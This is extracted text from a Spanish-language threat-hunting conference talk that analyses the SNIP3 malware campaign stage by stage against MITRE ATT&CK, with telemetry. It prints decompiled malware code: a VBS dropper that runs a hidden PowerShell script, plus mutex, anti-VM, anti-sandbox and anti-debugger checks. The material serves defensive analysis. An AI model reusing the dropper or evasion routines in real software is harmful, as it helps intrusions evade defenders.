



Threat Hunting and Malware Reversing to track & catch the evil

/Rooted CON 2022

Aarón Jornet

Presentaciones

Aaron Jornet Sales

- Threat Hunter & Malware Researcher
- Dedicado a analizar Malware y amenazas de campañas/APTs
- Parte del equipo de Threat Hunting y en CERT/CSIRT de Telefónica



aaron-jornet-sales-852831121



RexorVc0



vc0RExor


Intro

- ¿Por qué Threat Hunting?
- ¿Qué *skill* aporta más a este rol?
- Objetivos
- Estándar

Campaña: SNIP3

- Por primera vez 2021
- Grupo TA2541 | Operation Layover (Nigeria)
- *Objetivo:* Robo de información y/o espionaje
- *Target:* Servicios, viajes, transportes y aviación

SNIP3: Esquema de ataque




SNIP3: Vector de entrada

- InitialAccess (TA0001)
 - SpearPhishing Attachment (T1566.001)
 - Exploit Public-Facing Application (T1190)
- Defense Evasion (TA0005)
 - Masquerading (T1036)

SNIP3: InitialAccess(TA0001)


- Recibimos un correo



- Nos lleva a un pdf/docx y a link malicioso

SNIP3: InitialAccess(TA0001)

- Esquema de ataque



SNIP3: Primer stage

- Execution (TA0002)
 - Command and Scripting Interpreter (T1059)
 - Powershell (T059.001) y VBS (T059.005)
- Defense Evasion (TA0005)
 - Obfuscated Files or Information (T1027)

SNIP3: Primer stage

- Visual Basic Script (T059.005 & T1027)

[illegible]

SNIP3: Primer stage

- Visual Basic Script (T059.005 & T1027)

[illegible]

SNIP3: Primer stage

- Visual Basic Script (T059.005 & T1027)

Dim DA

DA = " ♂ ⊗ ♂ ⊗ ⊗ ♂ ⊗ ⊗ ♂ ⊗ ♂ ♂ ♂ ⊗ ♂ ♂ ⊗ ⊗ ⊗ ⊗ ♂ ♂ ⊗ ♂ ⊗ ⊗ ⊗ ♂ ⊗ ♂ ♂ ⊗ ⊗ ♂ ♂ ⊗ ⊗ ♂ ⊗ ⊗ ⊗ ♂ "

[illegible]

Output

```
start: 18      time: 71ms
end: 18      length: 168946
length: 0     lines: 15
```

```
[Byte[]] $RUNPE =
```

[illegible]

SNIP3: Primer stage

- Visual Basic Script (T059.005 & T1027)

```
Sub Go(base64Values)
    Dim TarPath, CurrCommand
    Set objSh = GetObject("new:{72C24DD5-D70A-438B-8A42-98424B88AFB8}")
    Set objFso = CreateObject("Scripting.FileSystemObject")
    TarPath = objFso.GetSpecialFolder(2) & "\01.PS1"
    CurrCommand = "PowerShell.exe -ExecutionPolicy RemoteSigned -File "
    Set oFile = objFso.OpenTextFile(TarPath, 2, True)
    oFile.Write base64Values & vbCrLf
    oFile.Close
    objSh.run CurrCommand & TarPath, 0
End Sub
```

{72C24DD5-D70A-438B-8A42-98424B88AFB8}

Windows Script Host Shell Object

2452
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy RemoteSigned -File C:\Users\ [REDACTED] \AppData\Local\Temp\01.PS1

SNIP3: Segundo stage

- Defense Evasion (TA0005)
 - Obfuscated Files or Information (T1027)
 - Process Hollowing (T1055.012)
- Persistence (TA0003)
 - Registry Run Keys/Startup Folder (T1547.001)




SNIP3: Segundo stage

- Powershell (T059.001, T1547.001 & T1055.012)


[illegible]

SNIP3: Segundo stage



- Powershell (T059.001, T1547.001 & T1055.012)

[illegible]

SNIP3: Esquema de ataque



SNIP3: ¿Y en telemetría?



SNIP3: ¿Y en telemetría?

CreateProc	3 SYSTEM \\WScript.exe	wscript.exe	59	3 SYSTEM \\WindowsPowerShell\\v1.0\\powershell.exe	28 panda\\mestac... Panda\\mestac...
CreateProc	3 WINDOWS \\Explorer.EXE	explorer.exe	3	3 SYSTEM \\taskmgr.exe	29 details "C:\\Windows\\System32\\WindowsPowerS
CreateProc	3 SYSTEM \\WindowsPowerShell\\v1.0\\pow...	powershell.exe	64	3 SYSTEM \\Conhost.exe	hell\\v1.0\\powershell.exe" -ExecutionPoli
PEModif	0 SYSTEM	system	8	3 PROGRAM_FILESX86 \\Panda Security\\WAC\\PSNMVHookPlg64.	cy RemoteSigned -File C:\\Users\\...\\AppData\\Local\\Temp\\01.PS1


C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe" -ExecutionPolicy RemoteSigned -File C:\\Users\\...\\AppData\\Local\\Temp\\01.PS1
C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe" -ExecutionPolicy RemoteSigned -File C:\\Users\\...\\AppData\\Local\\Temp\\01.PS1
C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe" -ExecutionPolicy RemoteSigned -File C:\\Users\\...\\AppData\\Local\\Temp\\01.PS1
C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe" -ExecutionPolicy RemoteSigned -File C:\\Users\\...\\AppData\\Local\\Temp\\01.PS1

File Write	Startupsys.vbs	C:\\Users\\vc0rexor\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\Startupsys.vbs
File Write	Startupsys.vbs	C:\\Users\\vc0rexor\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\Startupsys.vbs
File Create	Startupsys.vbs	C:\\Users\\vc0rexor\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\Startupsys.vbs


INJECTION 1 Results			
ACTION_TYPE	REMOTE_PROCESS_NAME	REMOTE_PROCESS_PATH	REMOTE_PROCESS_CMD
Set Thread Context	RegAsm.exe	C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe	"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe"

SNIP3: ¿Y en telemetría?


- Persistencia (T1547.001)



- Evasión (T1027)



- Inyección (T1055)



SNIP3: Tercer stage

- Defense Evasion (TA0005)
 - Virtualization/Sandbox Evasion (T1497)
 - Impair Defenses: Disable or Modify tools (T1562.01)
 - Indicator Removal from Tools (T1027.005)
- Command & Control (TA0011)
 - Encrypted Channel (T1573)

SNIP3: Tercer stage

- Creación de Mutex (T1027.005)

```
try
{
    if (!MutexControl.CreateMutex())
    {
        Environment.Exit(0);
    }
}
```

```
public static class MutexControl
{
    // Token: 0x06000036 RID: 54 RVA: 0x00003B54 File Offset: 0x00001D54
    public static bool CreateMutex()
    {
        bool result;
        MutexControl.currentApp = new Mutex(false, Settings.MTX, ref result);
        return result;
    }
}
```

```
<Non-existent Process> 3732 Mutant \Sessions\1\BaseNamedObjects\AsyncMutex_6SI8OkPnk
```

```
RegAsm.exe 1800 Mutant \Sessions\1\BaseNamedObjects\AsyncMutex_6SI8OkPnk
```

SNIP3: Tercer stage

- Técnicas Anti-VM (T1497)
 - Detección por fabricantes (T1497.001)

```
// Token: 0x06000029 RID: 41 RVA: 0x000034A0 File Offset: 0x000016A0
private static bool DetectManufacturer()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject["Model"].ToString() == "VirtualBox")
                    {
                        return true;
                    }
                }
            }
        }
    }
    catch
    {
    }
    return false;
}
```

SNIP3: Tercer stage

- Técnicas Anti-VM (T1497)
 - Detección por tamaño de disco (T1497.001)

```
private static bool IsSmallDisk()
{
    try
    {
        long num = 610000000000L;
        if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```


SNIP3: Tercer stage

- Técnicas Anti-VM (T1497)
 - Detección por sistema operativo

```
private static bool IsXP()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

SNIP3: Tercer stage

- Técnicas Anti-Sandbox (T1497)
 - Detección por sbieDll.dll

```
private static bool DetectSandboxie()  
{  
    bool result;  
    try  
    {  
        if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)  
        {  
            result = true;  
        }  
        else  
        {  
            result = false;  
        }  
    }  
    catch  
    {  
        result = false;  
    }  
    return result;  
}
```

SNIP3: Tercer stage

- Más técnicas relacionadas
 - dbghelp.dll (VMware)
 - Api_log.dll, dir_watch.dll, pstorec.dll (SunBelt Sandbox)
 - Vmcheck.dll (Virtual PC)

SNIP3: Tercer stage

- Técnicas Anti-dbg
 - Detección por función *dbgpresent*

```
// Token: 0x0600002A RID: 42 RVA: 0x000035DC File Offset: 0x000017DC
private static bool DetectDebugger()
{
    bool flag = false;
    bool result;
    try
    {
        NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch
    {
        result = flag;
    }
    return result;
}
```

SNIP3: Tercer stage

- Función *Install*
 - Obtención y *kill* de procesos (T1057)

```
FileInfo fileInfo = new FileInfo(Path.Combine(Environment.ExpandEnvironmentVariables(Settings.InstallFolder), Settings.InstallFile));
string fileName = Process.GetCurrentProcess().MainModule.FileName;
if (fileName != fileInfo.FullName)
{
    foreach (Process process in Process.GetProcesses())
    {
